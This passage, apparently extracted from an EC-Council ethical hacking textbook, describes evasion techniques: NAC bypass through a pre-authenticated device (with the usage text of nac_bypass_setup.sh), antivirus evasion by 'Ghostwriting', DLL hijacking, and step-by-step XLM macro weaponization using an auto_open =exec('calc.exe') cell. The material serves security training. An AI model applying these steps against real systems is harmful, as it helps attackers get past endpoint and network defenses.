


Figure 12.58: Screenshot of Frogger

Bypassing NAC using Pre-authenticated Device

Attackers can gain access to an authenticated device and use that device to bypass NAC. Attackers place their device (e.g., Raspberry Pi) between the pre-authenticated device and the authentication server to ensure that the traffic flows through their device.

Tools to Bypass NAC using a Pre-authenticated Device

- **nac_bypass_setup.sh**

  Source: *https://github.com*

  The basic requirement for an NAC bypass is to access a device that has already been authenticated. This device is used to log into the network and then smuggle in network packages from a different device. This involves placing the attacker's system between the network switch and the authenticated device. One way to do this is with a Raspberry Pi and two network adapters.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


```
nac_bypass_setup.sh v0.6.4 usage:
    -1 <eth>    network interface plugged into switch
    -2 <eth>    network interface plugged into victim machine
    -a          autonomous mode
    -c          start connection setup only
    -g <MAC>    set gateway MAC address (GWMAC) manually
    -h          display this help
    -i          start initial setup only
    -r          reset all settings
    -R          enable port redirection for Responder.py
    -S          enable port redirection for OpenSSH and start the service
```

Figure 12.59: Screenshot displaying nac_bypass_setup.sh parameters

The following are some additional tools to bypass NAC using a pre-authenticated device:

- NACkered (*https://github.com*)
- Silentbridge (*https://github.com*)
- Fenrir (https://github.com)
- BITM (*https://github.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Bypassing Endpoint Security using Ghostwriting

Ghostwriting is a bypass technique that involves modifying the structure of the malware code without effecting its functionality. This can be done by the deconstruction of assembly code and adding an arbitrary code. Attackers use this technique to bypass endpoint device security agents such as an antivirus and hide malware to evade signature-based detection.

Attackers use tools such as Ghostwriting.sh to modify the malware structure.

- **Ghostwriting.sh**

  Source: *https://github.com*

  Ghostwriting is used to bypass antivirus software by utilizing binary deconstruction, insertion of arbitrary assembly code, and reconstruction. It uses the built-in Metasploit tools to perform these actions. Ghostwriting.sh is a tool to automate this process.

  Ghost writing will download and launch all required parameters and establish a C2 connection with the remote server. Then, attackers disassemble the file and add their own code in the form of signature evasion. The malware-loaded file reassembles the binaries with the code added earlier. Now, it establishes a connection with the target remote server to transfer the file.

Bypassing Endpoint Security using Application Whitelisting

Application whitelisting is a security feature in Windows systems to defend against insecure or malicious application execution. It contains the list of signed applications that are allowed to run in the system. While executing a legitimate and signed application, it looks for the required DLLs in the current location where the executable is saved and then searches in other locations.


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Attackers perform DLL hijacking to place a malicious DLL with a legitimate name that the application is looking for in the same directory where the executable resides. Then, the malicious DLL gets executed along with the application to disable endpoint security.

In DLL hijacking, attackers abuse the process of handling DLLs by Windows OS along with its search order, which helps in locating DLLs during their loading into a program. This method of hijacking DLL loads allows attackers to maintain persistence and elevate privileges while avoiding detection during malicious DLL loading.

Attackers also use rundll32.exe, regsvr32.exe, and PowerShell to evade application whitelisting of the endpoint security solution.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Bypassing Endpoint Security using XLM Weaponization

Excel Macro Language (XLM) is a type of Excel macro sheet and a part of the Microsoft Office suite used to save some automated tasks that can be activated when the file is accessed. Attackers weaponize Excel macro sheets to bypass endpoint protection and execute a malicious payload on the target system.

The steps to bypass endpoint protection using XLM weaponization are as follows:

Initial Access

1. Create and open an MS Excel file, right-click on the sheet name, and select the Insert dialog. Then, select **MS Excel 4.0 Macro** from the Insert window and click **OK**.




Figure 12.60: Screenshot of MS Excel showing creation of macro

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

2. Now, try some basic commands to test the working of the macro sheet. Paste the commands "**`=exec("calc.exe")`**", "**`=HALT()`**" in the cells, as shown in the following screenshot, and change the name of the cell from *A1* to **auto_open**.




Figure 12.61: Screenshot of auto commands in Excel macro sheet

3. Save the file by selecting file type as **Macro-Enabled workbook (.xlsm)** and open it again. Automatically, the macro commands will execute and trigger Calculator to open.

